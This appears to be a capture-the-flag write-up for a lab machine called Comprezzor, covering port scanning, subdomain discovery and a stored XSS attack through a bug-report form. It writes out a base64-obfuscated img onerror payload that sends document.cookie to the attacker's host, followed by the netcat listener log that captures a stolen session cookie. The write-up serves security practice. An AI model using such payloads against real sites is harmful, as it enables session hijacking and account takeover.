# *Information Gathering*

## 1) Found open ports

```
  ┌──(vigneswar⊛VigneswarPC)-[~]
  └─$ sudo nmap -sV -p- 10.10.11.15 --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-01 10:12 IST
Nmap scan report for 10.10.11.15
Host is up (0.33s latency).
Not shown: 65533 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 89.80 seconds
```

2) Checked the web page

3) Found a subdomain

About Bug Reports

At Comprezzor, we take bug reports seriously. Our dedicated team of developers diligently examines each bug report and strives to provide timely solutions to enhance your experience with our services.

How Bug Reports Are Handled:

- Every reported bug is carefully reviewed by our skilled developers.
- If a bug requires further attention, it will be escalated to our administrators for resolution.
- We value your feedback and continuously work to improve our system based on your bug reports.

Reporting bugs helps us enhance our services and ensures a seamless experience for all users. We appreciate your participation in making Comprezzor better.

If you encounter any issues or have suggestions, please do not hesitate to contact us.

4) Found another subdomain

Register

Username:

hacker

Password:

●●●●●●●●

Register

Report Submission

Logged in successfully!

Welcome to the Comprezzor's Bug Submission

Thank you for visiting our Report Site. We value your feedback and encourage you to report any bugs or issues you encounter while using our services.

Reporting a bug helps us improve our system and ensures a better experience for all users. If you discover a valid bug, you may be eligible for cool prizes as a token of our appreciation.

See exactly what happens to your report from here

To get started, click the button below to report a bug:

Report a Bug

Vulnerability Assessment

1) Checked for xss

```
> btoa("fetch('http://10.10.14.7/?cookie='+document.cookie);")
'ZmV0Y2goJ2h0dHA6Ly8xMC4xMC4xNC43Lz9jb29raWU9Jytkb2N1bWVudC5jb29raWUpOw=='
>
```

```
<img src="http://asdasd"
onerror="eval(atob('ZmV0Y2goJ2h0dHA6Ly8xMC4xMC4xNC43Lz9jb29raWU9Jytkb2N1bWVudC5
jb29raWUpOw=='))">
```

Report Submission Form

> Bug report submitted successfully! Our team will be checking on this shortly.

Report Title:

A6Ly8xMC4xMC4xNC43Lz9jb29raWU9Jytkb2N1bWVudC5jb29raWUpOw=='))">

Description:

```
help
<img src="http://asdasd"
onerror="eval(atob('ZmV0Y2goJ2h0dHA6Ly8xMC4xMC4xNC43Lz9jb29raWU9Jy
tkb2N1bWVudC5jb29raWUpOw=='))">
```

Submit Bug Report

2) Got the cookie!

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.11.15] 35582
GET /?cookie=user_data=eyJ1c2VyX2lkIjogMiwgInVzZXJuYW1lIjogImFkYW0iLCAicm9sZSI6ICJ3ZWJkZXYifXw1OGY2ZjcyNTMzOWNlM2Y2OWQ4NTUyYTEwNjk2ZGRlYmI2OGIyYjU3ZDJlNTIzYzA4YmRlODY4ZDNhNzU2ZGI4 HTTP/1.1
Host: 10.10.14.7
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://dashboard.comprezzor.htb/
Origin: http://dashboard.comprezzor.htb
Connection: keep-alive
```

Cookie:
user_data=eyJ1c2VyX2lkIjogMiwgInVzZXJuYW1lIjogImFkYW0iLCAicm9sZSI6ICJ3ZWJkZXYifXw1OGY2ZjcyNTMzOWNlM2Y2OWQ4NTUyYTEwNjk2ZGRlYmI2OGIyYjU3ZDJlNTIzYzA4YmRlODY4ZDNhNzU2ZG-I4

